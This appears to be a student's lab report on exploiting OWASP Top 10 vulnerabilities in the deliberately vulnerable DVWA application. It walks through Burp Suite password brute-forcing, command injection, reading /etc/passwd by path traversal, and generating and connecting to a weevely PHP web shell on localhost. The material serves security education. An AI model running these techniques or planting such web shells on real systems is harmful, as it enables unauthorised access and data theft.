

# Ethical Hacking and Vulnerability Assessment

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## Practical 7

### OBJECTIVE

- OWASP Top 10 vulnerabilities exploitation.

### INTRODUCTION

OWASP Top 10 is an online document on OWASP's website that provides ranking of and remediation guidance for the top 10 most critical web application security risks. The report is based on a consensus among security experts from around the world.



I have performed OWASP Top 10 vulnerabilities exploitation in Damn Vulnerable Web Application (DVWA).

- **Broken Access Control:**

Broken access control vulnerabilities exist when a user can in fact access some resource or perform some action that they are not supposed to be able to access.

Here in Login window, I have exploit Brute Force and took access. First intercept request and send to the intruder in Burp Suite. Then use sniper mode for brute force.

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Intruder attack 1						
Attack Save Columns						
Results Target Positions Payloads Options						
Filter: Showing all items						
Requ...	Payload	Status	Error	Timeo...	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	4563	
1	007bond	200	<input type="checkbox"/>	<input type="checkbox"/>	4563	
2	063dyjuy	200	<input type="checkbox"/>	<input type="checkbox"/>	4563	
3	070462	200	<input type="checkbox"/>	<input type="checkbox"/>	4563	
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10	142536	200	<input type="checkbox"/>	<input type="checkbox"/>	4563	
11	142857	200	<input type="checkbox"/>	<input type="checkbox"/>	4563	
12	147258	200	<input type="checkbox"/>	<input type="checkbox"/>	4563	

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Intruder attack 2						
Attack Save Columns						
Results Target Positions Payloads Options						
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40	cachies	200	<input type="checkbox"/>	<input type="checkbox"/>	4563	
41	caches	200	<input type="checkbox"/>	<input type="checkbox"/>	4563	
42	cackle	200	<input type="checkbox"/>	<input type="checkbox"/>	4563	
43	cackled	200	<input type="checkbox"/>	<input type="checkbox"/>	4563	
44	cackler	200	<input type="checkbox"/>	<input type="checkbox"/>	4563	
45	cackles	200	<input type="checkbox"/>	<input type="checkbox"/>	4563	
46	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4606	

Request Response	
Raw Headers Hex HTML Render	
<pre>HTTP/1.1 200 OK Date: Sun, 17 Oct 2021 05:55:47 GMT Server: Apache/2.4.46 (Debian) Expires: Tue, 23 Jun 2009 12:00:00 GMT Cache-Control: no-cache, must-revalidate Pragma: no-cache Vary: Accept-Encoding Content-Length: 4315 Connection: close Content-Type: text/html; charset=utf-8  &lt;!DOCTYPE html&gt;  &lt;html lang="en-GB"&gt;    &lt;head&gt;     &lt;meta http-equiv="Content-Type" content="text/html; charset=UTF-8" /&gt;</pre>	
? < + > Type a search term 0 matches	


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
- **Command Injection:**

Command injection is a cyber attack that involves executing arbitrary commands on a host operating system (OS). Typically, the threat actor injects the commands by exploiting an application vulnerability, such as insufficient input validation.

As shown Below I have tried to enter linux command using & operator and it will give result back.



The screenshot shows the DVWA interface for the 'Vulnerability: Command Injection' section. The left sidebar contains a menu with options: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection (highlighted), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, and SQL Injection (Blind). The main content area is titled 'Vulnerability: Command Injection' and features a 'Ping a device' section. This section has a text input field labeled 'Enter an IP address:' and a 'Submit' button. Below the input field, the output of the command is displayed in red text: 'PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data. 64 bytes from 127.0.0.1: icmp\_seq=1 ttl=64 time=0.018 ms 64 bytes from 127.0.0.1: icmp\_seq=2 ttl=64 time=0.045 ms 64 bytes from 127.0.0.1: icmp\_seq=3 ttl=64 time=0.051 ms 64 bytes from 127.0.0.1: icmp\_seq=4 ttl=64 time=0.030 ms --- 127.0.0.1 ping statistics --- 4 packets transmitted, 4 received, 0% packet loss, time 3058ms rtt min/avg/max/mdev = 0.018/0.036/0.051/0.012 ms'.






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- **Cross Site Request Forgery (CSRF) :**

Cross-Site Request Forgery (CSRF) attacks execute unauthorized actions on web applications, via an authenticated end-user's connection. For example, a user might receive an email or a text message with a link, which deploys malware or injects malicious code into a web page.



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- **File Inclusion:**

File Inclusion vulnerabilities often affect web applications that rely on a scripting run time, and occur when a web application allows users to submit input into files or upload files to the server. They are often found in poorly-written applications. File Inclusion vulnerabilities allow an attacker to read and sometimes execute files on the victim server or, as is the case with Remote File Inclusion, to execute code hosted on the attacker's machine. An attacker may use remote code execution to create a web shell on the server, and use that web shell for website defacement.


There are Two Types of File Inclusion:

1. **Local File Inclusion (LFI):**



A Local File Inclusion attack is used to trick the application into exposing or running files on the server. They allow attackers to execute arbitrary commands or, if the server is misconfigured and running with high privileges, to gain access to sensitive data.

2. **Remote File Inclusion (RFI):**

An attacker who uses Remote File Inclusion targets web applications that dynamically reference external scripts. The goal of the attacker is to exploit the referencing function in the target application and to upload malware from a remote URL, located on a different domain.




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As shown above the parameter page in URL is seem to be vulnerable. When I tried to enter <https://www.google.com> is will leads to that URL.


Meaning there is a server which is running without sanitizing input and blindly running the inputs. Then I have randomly tried `../../../../etc/passwd` which gives output as shown in above screenshot. This is called Local File inclusion.

Now For **Remote File Inclusion (RFI)**



As shown in Above image it will give us permission to upload file. We can upload PHP or RUBY, Python reverse shell to gain access of system.

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A terminal window on a Kali Linux machine. The user is root. They start services: ssh, mysql, and apache2. Then they use 'weeveily generate dvwaexample legitfile.php' to create a reverse shell script. The output shows the script was generated with a password of 'dvwaexample' and a size of 754 bytes. Finally, they use 'weeveily http://127.0.0.1/hackable/uploads/legitfile.php dvwaexample' to execute the script. The terminal shows the connection details: Target: 127.0.0.1, Session: /root/.weeveily/sessions/127.0.0.1/legitfile\_0.session. It also shows instructions to browse the filesystem or execute commands to start the connection. The prompt 'weeveily> pwd' is visible at the bottom.

```
root@kali:~# service ssh start
root@kali:~# service mysql start
root@kali:~# service apache2 start
root@kali:~# weeveily generate dvwaexample legitfile.php
Generated 'legitfile.php' with password 'dvwaexample' of 754 byte size.
root@kali:~# weeveily http://127.0.0.1/hackable/uploads/legitfile.php dvwaexample

[+] weeveily 4.0.1
[+] Target:      127.0.0.1
[+] Session:    /root/.weeveily/sessions/127.0.0.1/legitfile_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weeveily> pwd
```

Here I had used weeveily tool to generate reverse shell in php where name of file is legitfile.php and password for that is dvwaexample.

After Uploading shell run following command

Weeveily <http://127.0.0.1/hackable/uploads/legitfile.php> dvwaexample

It will give us reverse shell.

- **SQL Injection:**



SQL injection, also known as SQLI, is a common attack vector that uses malicious SQL code for backend database manipulation to access information that was not intended to be displayed. This information may include any number of items, including sensitive company data, user lists or private customer details.

Types of SQLI:

1. In-Band SQLI:
  - a. Error Based
  - b. Union Based
2. Blind SQLI:
  - a. Boolean Based
  - b. Time Based
3. Out-Band SQLI

